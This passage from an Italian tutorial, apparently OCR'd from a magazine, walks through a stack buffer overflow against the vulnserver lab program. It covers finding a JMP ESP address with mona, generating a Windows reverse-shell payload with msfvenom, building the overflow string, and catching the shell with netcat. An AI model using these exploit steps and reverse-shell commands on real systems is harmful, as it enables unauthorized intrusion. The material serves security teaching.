caricata in memoria da sola ma assieme a DLL, driver e moduli contenenti funzioni extra e dati (in molti casi è l'applicazione stessa che nel momento della sua installazione provvede a installare chiavi di registro, DLL e driver necessari alla sua esecuzione). La chiave sta nel fatto che l'indirizzo di "jump" a questi moduli o applicazioni, è sempre il medesimo all'interno della memoria e non cambia da reboot a reboot. Quindi, se riuscissimo a trovare un indirizzo di memoria con permessi sia "d'esecuzione" che di "lettura" e che contenga un'istruzione come **JMP ESP** cioè "Jump to ESP" ("salta al registro ESP"), potremmo reindirizzare il flusso d'esecuzione del programma al nostro payload. Procediamo un passo alla volta. La prima cosa da fare è utilizzare all'interno dell' Immunity Debugger un tool conosciuto come **mona module**, scaricabile al seguente indirizzo: *https://github.com/corelan/mona*. Questo tool dovrà essere

Il primo esempio clamoroso di attacco basato su buffer overflow fu il Morris Worm che nel 1988 portò al crash di più di 6.000 sistemi

successivamente copiato nella cartella **PyCommands**, dell'Immunity Debugger:

```
C:\Program Files (x86)\Immunity Inc\ Immunity Debugger\PyCommands
```

Una volta copiato, ripeteremo la procedura avviando l'immunity Debugger e agganciando l'applicazione vulnserver. Nella barra del debugger (si trova in basso nella finestra) richiamiamo il tool scrivendo

```
!mona module
```

Ci apparirà una lista di DLL, da cui selezionare quella che ha tutte le "memory protection" al valore "false". Vale a dire che sceglieremo la DLL senza protezioni. Come emerge da **[figura #13]**, la prima DLL potrebbe essere proprio il nostro candidato ideale: **essfunc.dll**. Ci resta da capire dove sia la nostra istruzione di JMP. Torniamo per un attimo sulla nostra macchina Kali e utilizziamo un nuovo script, chiamato **nasm_shell.rb**. Per trovarlo, digitiamo

```
locate nasm_shell.rb
```

Una volta avviato, ciò che ci interessa sapere è quale sia l'opcode (il codice operativo) dell'istruzione che stiamo cercando: JMP ESP. Quindi, dopo aver lanciato lo script digitiamo

```
JMP ESP
```

L'opcode equivalente risulterà **FFE4**. Ma, all'interno della DLL senza protezioni "essfunc.dll", dove si trova l'istruzione di jump (JMP)? Per scoprirlo dobbiamo ricorrere a un'altra funzione di "mona":

```
!mona find -s "\xff\xe4" -m essfunc.dll
```

dove: **\xff\xe4** è il codice dell'istruzione di JMP che abbiamo trovato prima usando nasm, FFE4 in endian (è scritto al contrario); **essfunc.dll** è il nome della nostra DLL. Il risultato del comando è un indirizzo di cui prenderemo nota: **625011af [figura #14]**. Torniamo al nostro script e modifichiamo ancora una volta come si vede all'URL *https://pastebin.com/jp4Xrqme*. L'indirizzo è scritto al contrario, a coppie

figura #13

```
! -1.0- [essfunc.dll] (C:\Users\buffer\Desktop\VulnServer\essfunc.dll)
```

figura #14

```
[+] Results :
  0x625011af  :  "\xff\xe4"  |
```

di due (da destra verso sinistra), perché l'architettura x86 salva l'indirizzo in memoria nel formato little-endian. Riapriamo il debugger e assicuriamoci che le cose vadano come previsto. In alto, sulla barra, vi è una freccia blu scuro, clicchiamola e inseriamo la locazione di memoria dove ci aspettiamo l'istruzione di JMP, 625011af. Selezioniamola e settiamo un "breakpoint" cliccando su **F2**. Tale operazione permetterà, alla prossima esecuzione dello script modificato, di mettere in pausa il programma una volta raggiunta quell'istruzione al dato indirizzo **[figura #15]**. Possiamo affermare che, all'interno dell'EIP, è stata inserita l'istruzione di JMP alla DLL.

PARTE X – SHELLSCRIPT

Non rimane che creare il nostro shellcode. Torniamo sulla nostra macchina Kali e digitiamo

```
msfvenom -p windows/shell_reverse_tcp
LHOST=192.168.178.42 LPORT=4444
EXITFUNC=thread -f c -b "\x00"
```

Analizziamo il comando:

- **p**: specifica la tipologia di payload da utilizzare;
- **windows/shell_reverse_tcp** o **windows/shell_reverse_tcp**: directory del payload per tipologia;
- **LHOST**: IP della macchina attaccante su cui vogliamo il reverse shell;
- **LPORT**: porta della macchina attaccante su cui desideravo che punti il reverse shell;
- **EXITFUNC**: aiuta a non produrre crash dell'applicazione e permette il running mentre l'exploit gira indisturbato sulla macchina vittima;
- **f**: formato dell'output "C" in questo caso;
- **b**: i "bad characters" da non includere nel payload.

L'output è visibile sempre su Pastebin all'URL *https://pastebin.com/rXQajwmt*. Infine, non rimane che modificare il nostro script per l'ultima volta e vedere se funziona (*https://pastebin.com/HLcjjAaS*). Analizziamo più approfonditamente la riga dell'injection, che rappresenta l'atto finale dei nostri sforzi:

```
shellcode = "A" * 2003 + "\xaf\x11\x50\x62" +
"\x90" * 32 + overflow
```

Saturiamo il buffer di lettere "A" (offset) sino al registro EIP. Una volta giunti al registro EIP saltiamo all'istruzione di JMP contenuta nella DLL non protetta. Diamo alcuni "NOP" ("\x90 *32"), cioè istruzioni che hanno il solo scopo di fare "spazio". Infine, aggiungiamo il nostro shellcode, la nostra reverse shell. Riavviamo la macchina vittima a questo punto e lanciamo solamente il programma di vulnserver. Dalla nostra macchina attaccante non ci resta che aprire un terminale e metterci in ascolto sulla porta 4444:

```
nc -nvlp 4444
```

Rilanciamo lo script per l'ultima volta e così, avremo ottenuto la nostra shell sulla macchina Windows, utilizzando la tecnica di buffer overflow **[figura #16]**!

figura #15




figura #16